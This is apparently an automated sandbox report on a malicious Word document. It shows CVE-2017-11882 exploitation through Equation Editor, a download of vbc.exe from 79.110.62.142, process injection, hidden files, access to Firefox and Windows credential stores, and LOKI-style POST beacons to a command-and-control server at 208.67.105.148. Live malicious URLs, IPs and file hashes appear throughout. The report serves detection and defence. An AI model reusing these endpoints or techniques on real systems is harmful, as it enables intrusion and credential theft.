Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{86ed2903a4a11c1fb57e524153480001}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{5da8497721acc4b9e4d6fdb87311082}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{edd28a07b922e04b95ac234da2bb737a}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{be8872256647004ebcfd8714613750}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{b827fd10ae92db4297f58d3d9f4512a8}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{98af66e4aa414226b80f0b1a8f34eeb4}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676\00000004}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676\000000002}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676\000000001}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9375CFF0413111d3B88A00104B2A6676}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{9207f3e0a3b11019908b08002b2a56c2}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{850302000000000c0000000000000046}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{7c29de2ef443464381d0124a00f460e6}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{731b4d582aa1b645b0d7c8c7d97c255e}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{3517490d76624c419a828607e2a54604}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{13dbb0c8aa05101a9bb000aa002fc45a}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	<div><div></div><div></div><div></div></div>	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{0a0d02000000000c0000000000000046}\ Value: Type: REG_NONE
Modifies file that can be used to infect systems	<div><div></div><div></div><div></div></div>	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	<div><div></div><div></div><div></div></div>	%LOCALAPPDATA%\Microsoft\Windows\NetCache\{E\ELGSIXA14\{vbc[1].exe

▼ File drop, download, sharing, or replication (11)

Characteristic	Significance	Details
Executes dropped file	■■■	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	■■■	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	■ ■■	Process ID: 2388 File: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\9B427E81.doc Type: VSDT_RTF
Deletes file to compromise the system or to remove traces of the infection	■ ■■	Process ID: 2472 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-2674318124-2743851293-4242590628-500\18ca4003deb042bbe7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■■	Process ID: 2472 File: %APPDATA%\24FC74\42AE16.lck Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	■ ■■	Process ID: 492 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection	■ ■■	Process ID: 2388 File: %TEMP%\{A9CBC63A-C015-46BB-8433-F3E690E0D4E0} Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■■	Process ID: 2388 File: %TEMP%\{70C94540-65D0-44FC-A171-E101E5737196} Type: VSDT_COM_DOS
Drops executable during installation	■■■	Dropping Process ID: 2472 File: %APPDATA%\24FC74\42AE16.exe Type: VSDT_EXE_MSIL
Drops executable during installation	■ ■■	Dropping Process ID: 144 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_MSIL
Creates multiple copies of a file	■ ■■	%APPDATA%\24FC74\42AE16.exe

▼ Hijack, redirection, or data theft (22)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	■ ■■	Process ID: 2388 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information	■ ■■	Process ID: 144 Info: Obtains listing of open application windows
Executes commands or uses API to obtain system information	■ ■■	Process ID: 2472 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■■	Process ID: 2588 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■■	Process ID: 2388 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■■	Process ID: 144 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	■ ■■	Process ID: 2472 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■■	Process ID: 492 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■■	Process ID: 2588 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■■	Process ID: 2388 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	■ ■■	Process ID: 492 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■■	Process ID: 2388 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■■	Process ID: 144 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	■ ■■	Process ID: 2388 Info: Enums share folder from API result
Accesses decoy file	■■ ■■	%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*
Accesses decoy file	■ ■■	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt
Accesses decoy file	■ ■■	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons2.txt
Accesses decoy file	■ ■■	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.txt
Accesses decoy file	■ ■■	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\logins.json
Accesses decoy file	■ ■■	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal
Accesses decoy file	■ ■■	%APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite
Accesses decoy file	■ ■■	%APPDATA%\Mozilla\Firefox\profiles.ini

▼ Malformed, defective, or with known malware traits (6)

--

Characteristic	Significance	Details
Causes process to crash	■ ■ ■	Process ID: 2472 Image Path: vbc.exe
Detected as obfuscated script	■ ■ ■	File: #QA2302-4944.docx SHA1: 22A13B5DB65F00A9E91E8C37E496DF25B5276E77
Drops known malware	■ ■ ■	Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN File Name: 9B427E81.doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92
Drops unknown malware	■ ■ ■	Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA Engine Version: 6.0.5611
Drops known malware	■ ■ ■	Source: ATSE Detection Name: EXPL_CVE1711882 File Name: ~WRF(9E44611E-5DE8-49B0-A002-DA8643C7CA20).tmp SHA1: 357F3FCE1A9AF55887577DB67F4223EC5236E636 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92
Drops known malware	■ ■ ■	Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN File Name: O--OO[1].doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92

▼ Process, service, or memory object change (17)

Characteristic	Significance	Details
Creates process	■ ■ ■	Process ID: 144 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	■ ■ ■	Process ID: 2472 Image Path: %USERPROFILE%\vbc.exe
Creates process	■ ■ ■	Process ID: 2588 Image Path: %USERPROFILE%\vbc.exe
Creates process	■ ■ ■	Process ID: 2588 Image Path: %USERPROFILE%\vbc.exe Shell Command:
Creates process	■ ■ ■	Process ID: 144 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Creates process in system directory	■ ■ ■	Process ID: 304 Image Path: %windir%\splwow64.exe 12288
Escalates process privileges to gain a higher level of access	■ ■ ■	Process ID: 2472 Info: Obtains system level privileges
Resides in memory to evade detection	■ ■ ■	Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe
Resides in memory to evade detection	■ ■ ■	Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe
Resides in memory to evade detection	■ ■ ■	Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Address: 0x0
Resides in memory to evade detection	■ ■ ■	Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: `.....t\$\$_.....t
Resides in memory to evade detection	■ ■ ■	Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .T.<...K.'...;U
Resides in memory to evade detection	■ ■ ■	Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: ...
Resides in memory to evade detection	■ ■ ■	Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: .D\$....}.d
Resides in memory to evade detection	■ ■ ■	Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe Injected Content: MZ.
Injects memory with dropped files	■ ■ ■	Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%\vbc.exe File: MZ.
Creates command line process	■ ■ ■	Process ID: 2588 Image Path: %USERPROFILE%\vbc.exe

▼ Rootkit, cloaking (2)

--

Characteristic	Significance	Details
Hides file to evade detection	<div><div></div><div></div><div></div></div>	File: %APPDATA%\24FC74
Hides file to evade detection	<div><div></div><div></div><div></div></div>	File: %APPDATA%\24FC74\42AE16.exe
▼ Suspicious network or messaging activity (26)		
Characteristic	Significance	Details
Attempts to connect to suspicious host	<div><div></div><div></div><div></div></div>	79.110.62.142
Attempts to connect to malicious URL	<div><div></div><div></div><div></div></div>	URL: http://79.110.62.142/8891/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS
Attempts to connect to malicious URL	<div><div></div><div></div><div></div></div>	URL: http://79.110.62.142/O--OO.DOC Threat Name: EXPLOIT_RTF.WRS
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: İİÇÑĖĖŦİĖŦİĖÇĐx90"S`zĐ™~%ssĐ™\x8dsŦ\x8f--\x8f:80 Content: .
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: İİÇÑĖĖŦİĖŦİĖÇĐx90"S`zĐ™~%ssĐ™\x8dsŦ\x8f--\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 189\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: İİÇÑĖĖŦİĖŦİĖÇĐx90"S`zĐ™~%ssĐ™\x8dsŦ\x8f--\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1D6BBB2C\r\nContent-Length: 216\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: 208.67.105.148:80 Content: .
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: 208.67.105.148:80 Content: POST /okuma/five/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.148\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: DD058058\r\nContent-Length: 281\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: 79.110.62.142:80 Content: GET /8891/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nHost: 79.110.62.142\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: 79.110.62.142:80 Content: HEAD /O--OO.DOC HTTP/1.1\r\nUser-Agent: Microsoft Office Existence Discovery\r\nHost: 1332625038\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: 79.110.62.142:80 Content: GET /O--OO.DOC HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3; ms-office; MSOffice 14]\r\nAccept-Encoding: gzip, deflate\r\nHost: 79.110.62.142\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: 1332625038:80 Content: HEAD /O--OO.DOC HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Existence Discovery\r\nHost: 1332625038\r\n\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: 79.110.62.142:80 Content: OPTIONS / HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol Discovery\r\nHost: 1332625038\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	http://79.110.62.142/8891/vbc.exe
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	http://1332625038/O--OO.DOC
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	http://1332625038/
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	http://79.110.62.142/8891/vbc.exe
Listens on port	<div><div></div><div></div><div></div></div>	0.0.0.0:49429
Listens on port	<div><div></div><div></div><div></div></div>	0.0.0.0:49428
Listens on port	<div><div></div><div></div><div></div></div>	0.0.0.0:49427
Listens on port	<div><div></div><div></div><div></div></div>	0.0.0.0:49426
Listens on port	<div><div></div><div></div><div></div></div>	0.0.0.0:49425
Queries DNS server	<div><div></div><div></div><div></div></div>	79.110.62.142
Queries DNS server	<div><div></div><div></div><div></div></div>	1332625038
Connects to C&C callback address	<div><div></div><div></div><div></div></div>	http://79.110.62.142/O--OO.DOC
Exhibits bot behavior	<div><div></div><div></div><div></div></div>	Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.148 Port: 80 Rule ID: 2157

▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
208.67.105.148	80	-	-	-	#QA2302-4944.docx
79.110.62.142	80	-	-	-	#QA2302-4944.docx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
79.110.62.142	-	53	-	-	-	#QA2302-4944.docx
1332625038	-	53	-	-	-	#QA2302-4944.docx
1332625038	-	80	-	-	-	#QA2302-4944.docx

URL	Site Category	Risk Level	Threat	Accessed By
http://1332625038/O--OO.DOC	Untested	-	-	#QA2302-4944.docx
http://79.110.62.142/8891/vbc.exe	Disease Vector	High	WEB-THREAT_RAREWARE.WRS	#QA2302-4944.docx
http://1332625038/	Untested	-	-	#QA2302-4944.docx
http://79.110.62.142/O--OO.DOC	Malware Accomplice	High	EXPLOIT_RTF.WRS	#QA2302-4944.docx

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	VAN_WORM.UMXX	Attempts to detect active running processes Modifies important registry entries to perform rogue functions Executes dropped file Deletes file to compromise the system or to remove traces of the infection Drops executable during installation Creates multiple copies of a file Executes commands or uses API to obtain system information Accesses decoy file Causes process to crash Detected as obfuscated script Creates process Escalates process privileges to gain a higher level of access Resides in memory to evade detection Injects memory with dropped files Creates command line process Hides file to evade detection Connects to remote URL or IP address	http://79.110.62.142/8891/vbc.exe	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA
~WRF(9E44611E-5DE8-49B0-A002-DA8643C7CA20).tmp	High	EXPL_CVE1711882	Drops known malware	-	16384	357F3FCE1A9AF55887577DB67F4223EC5236E636
9B427E81.doc	High	Trojan.W97M.CVE201711882.SMN	Drops known malware	-	15815	8D06387E577EF13546AAB1C4888C3D9109E7DA64
O--OO[1].doc	High	Trojan.W97M.CVE201711882.SMN	Drops known malware	http://79.110.62.142/O--OO.DOC	15815	8D06387E577EF13546AAB1C4888C3D9109E7DA64
vbc[1].exe	No risk	-	-	http://79.110.62.142/8891/vbc.exe	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA
42AE16.exe	No risk	-	-	-	974336	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA
.LNK	No risk	-	-	-	1344	23E3AB47A58867AC0F7ECD1F8C27C9A3C09C435
O--OO.DOC.url	No risk	-	-	-	53	E2C37551559F88FD1EF768557ED3155F3FCEE126
1332625038.url	No risk	-	-	-	44	9E03013EC9EAA73FE1630856AE06E31C5AD5B37C
a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125	No risk	-	-	-	54	0F6253AAF1C05D31E8844434F74CE0C5367081D8

▼ Suspicious Objects

Type	Object	Risk Level
File (SHA1)	22A13B5DB65F00A9E91E8C37E496DF25B5276E77	High
File (SHA1)	357F3FCE1A9AF55887577DB67F4223EC5236E636	High
File (SHA1)	8D06387E577EF13546AAB1C4888C3D9109E7DA64	High
URL	http://79.110.62.142:80/8891/vbc.exe	High
URL	http://79.110.62.142:80/O--OO.DOC	High
File (SHA1)	33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 79.110.62.142		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://79.110.62.142/8891/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://79.110.62.142/O--OO.DOC Threat Name: EXPLOIT_RTF.WRS		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.148 Port: 80 Rule ID: 2157		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN File Name: 9B427E81.doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92		
Detection	Threat Characteristic: Drops unknown malware Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: 33A7FEE50DD8FB25B7FC21E5A4C49A3DF201F7DA Engine Version: 6.0.5611		

Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: EXPL_CVE1711882 File Name: ~WRF{9E44611E-5DE8-49B0-A002-DA8643C7CA20}.tmp SHA1: 357F3FCE1A9AF55887577DB67F4223EC5236E636 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: Trojan.W97M.CVE201711882.SMN File Name: O--OO{1}.doc SHA1: 8D06387E577EF13546AAB1C4888C3D9109E7DA64 Engine Version: 22.580.1004 Malware Pattern Version: 18.269.92		
Call System API	API Name: GetVersionExA Args: (88dc14) Return: 1		2388
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2388 Info: Obtains system version from API result		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\ Value: None		2388
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\ Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\sq\ Value: None		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		2388
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2388 Info: Obtains listing of open application windows		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\WORDFiles Value: 56560011		2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2388 Info: Obtains drive info from API result		
Call System API	API Name: GetVersionExA Args: (88b8e0) Return: 1		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\ProductFiles Value: 56560037		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\ProductFiles Value: 56560038		2388
Call System API	API Name: GetVersionExA Args: (88b80c) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (88b31c) Return: 1		2388
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 88a854, 0, 0, 0) Return: 9d1df8		2388
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2388 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (9d1df8, 88a854) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (88b88c) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (88b84c) Return: 1		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\MTTT Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\)% Value: None		2388
Call System API	API Name: GetDriveTypeW Args: (\\?STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3		2388
Call System API	API Name: GetDriveTypeW Args: (\\?STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000001000000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3		2388
Call System API	API Name: GetDriveTypeW Args: (\\?IDE#CdRomTEAC_CD-ROM.2.5+ ____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 5		2388
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2388
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5		2388
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2388
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\)% Value: None		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		2388
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word\STARTUP*,*, 0, 889c28, 0, 0, 0) Return: a8d0f0		2388
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office14\STARTUP*,*, 0, 889c28, 0, 0, 0) Return: a8cff0		2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2388
Call System API	API Name: GetVersionExA Args: (743482d0) Return: 1		2388
Call System API	API Name: GetVersionExA Args: (882820) Return: 1		2388

Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\0\ Value: None		2388
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2388
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2388
Call System API	API Name: GetForegroundWindow Args: () Return: 100e0		2388
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Internet\Server Cache\ Value: None		2388
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Internet\Server Cache\Version Value: 1		2388
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\ProductFiles Value: 56560039		2388
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Microsoft\Windows\NetCache) Return: 1		2388
Call Network API	API Name: socket Args: (23, 1, 6) Return: 60c		2388
